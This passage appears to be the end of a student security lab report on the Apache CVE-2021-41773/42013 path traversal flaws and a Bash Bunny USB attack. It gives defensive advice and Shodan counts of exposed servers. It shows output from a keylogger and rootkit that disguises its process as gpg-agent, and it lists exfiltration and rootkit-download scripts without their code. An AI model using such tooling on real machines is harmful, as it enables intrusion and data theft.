Setting PID 8521 process title to /usr/bin/gpg-agent
Receiver waiting for data...
Keylogger logging to /tmp/gwpggwkr
```

There are very few limitations on what this script could do. If an attacker can get a script onto a victim machine and execute it, especially if they have root access, the machine should be considered fully compromised.

Conclusion

The path traversal attack made possible through CVE-2021-41773 and CVE-2021-42013 is interesting for several reasons. It shows how hard it is to test for and prevent all possible vulnerabilities. A particular set of circumstances need to be met in order for the full vulnerability chain to present itself. The attack was only possible if an insecure default configuration was combined with Alias-like directives. Although these circumstances seem unlikely, it has been confirmed that this attack was successfully executed in the wild. The Shodan search engine reports that there are over 7,700 instances of Apache HTTP servers running versions 2.4.49 or 2.4.50. Any of these servers could be insecurely configured and vulnerable to attack. More information about running Apache servers can be found in Appendix B.

Defending against path traversal attacks requires different actions based on the role of the defender. From a developer's perspective, it can be difficult. URLs should be treated as another form of user input that needs to be validated. Any input that can be provided by a user should be considered suspect. If at all possible, do not allow user input to resolve to paths, For URLs specifically, make sure that URL encoding combinations are all tested for. Use static code analysis tools and Web Application scanners to perform penetration testing on the application before it is shipped. From an administrator's perspective, use the most secure configurations possible. Use deny-by-default configurations, and be extremely sparring about giving any web application access to directories outside of the document root.

The Bash Bunny attack is more difficult to defend against. If an attacker can gain physical access to an unlocked computer, a malicious payload can be delivered in a matter of seconds. There are several strategies that can be taken to limit the possible effects of these sorts of attacks. First, give as few users root access as possible. If the attacker cannot easily gain root access to the machine, the damage caused by the attack is limited. Second, create policies and educate users about the importance of shutting down their computers when they are not using them. While this will not prevent all Bash Bunny or other malicious USB device attacks, it will reduce the attacker’s opportunities. Users should also be informed about the dangers of plugging in an unknown device. Third, ensure that critical machines and devices are kept in areas where unauthorized personnel cannot easily access them. By limiting access to the machines, it will be more difficult to gain physical access which is required for this attack. It is still possible that with these policies in place, an attacker will be able to gain access to a machine. A certain percentage of users will fail to follow these policies and remain vulnerable. The best an administrator can do is make it as difficult as possible to launch an attack.


Appendix A - Submission File Structure

Directory	File	Description
./report/	Report.pdf	This report.
./videos/	bashbunny.mkv	A video of the victim machine's screen recording the Bash Bunny keystroke injection attack.
	apache-path-traversal.mp4	A video demonstrating the various attacks made possible through the CVE-2021-41773 vulnerability
./data/	apache-client.pcap	A packet capture from the Apache HTTP server during the demo video
	apache-server.pcap	A packet capture from the attacker machine during the demo video
./source/	./bashbunny/switch1/payload.sh	The bash script downloads and starts the rootkit
	./bashbunny/switch1/payload.txt	The DuckyScript that the Bash Bunny runs when plugged in
	./bashbunny/switch1/id_ed25519	An SSH key used to retrieve the rootkit
	./apache-path-traversal/httpd.conf	The Apache HTTP server configuration used to create the vulnerability
	./apache-path-traveral/rce.sh	A script that executes the id command and pipes the output to a file in the /tmp directory
	./apache-path-traveral/rce-response.sh	A script that adds HTTP headers, executes the id command, and pipes the output to a file in the /tmp directory. Then, the contents of the file are returned.
	./apache-path-traveral/exfiltration.sh	A script that exfiltrates the /etc/passwd file using CVE-2021-41733
	./apache-path-traveral/cve-2021-42013.sh	A script that exfiltrates the /etc/passwd file using CVE-2021-42013

Appendix B - Shodan Apache Reports

Shodan is a search engine that allows users to search for different kinds of servers that are running and connected to the internet. It gathers data through web crawlers. Shodan is a useful source for checking the prevalence of a particular version of a product or service running on the internet.

The full report for Apache v2.4.49.



Shodan Report Apache 2.4.49

Total: 6,417

// GENERAL

Countries

United States	3,577
Germany	277
Russian Federation	273
Japan	163
Singapore	151

Ports

443	4,056
80	1,887
8080	113
8443	40
81	35

Organization

Amazon.com, Inc.	2,379
Amazon Technologies Inc.	521
Amazon Data Services NoVa	170
Google LLC	158
DigitalOcean, LLC	111

Vulnerabilities

No information available.

Products

Apache httpd	6,237


Tags

cloud	3,350

Operating Systems

No information available.

The full report for Apache v2.4.50.



Shodan Report Apache 2.4.50

Total: 1,357

// GENERAL

Countries

United States	522
Germany	115
United Kingdom	72
India	60
Hungary	52

Ports

80	661
443	640
8080	13
8443	6
8081	5

Organization

Amazon Technologies Inc.	220
Amazon Data Services NoVa	84
Amazon.com, Inc.	81
A100 ROW GmbH	58
Google LLC	58

Vulnerabilities

No information available.

Products

Apache httpd	1,338

Tags

cloud	833

Operating Systems

No information available.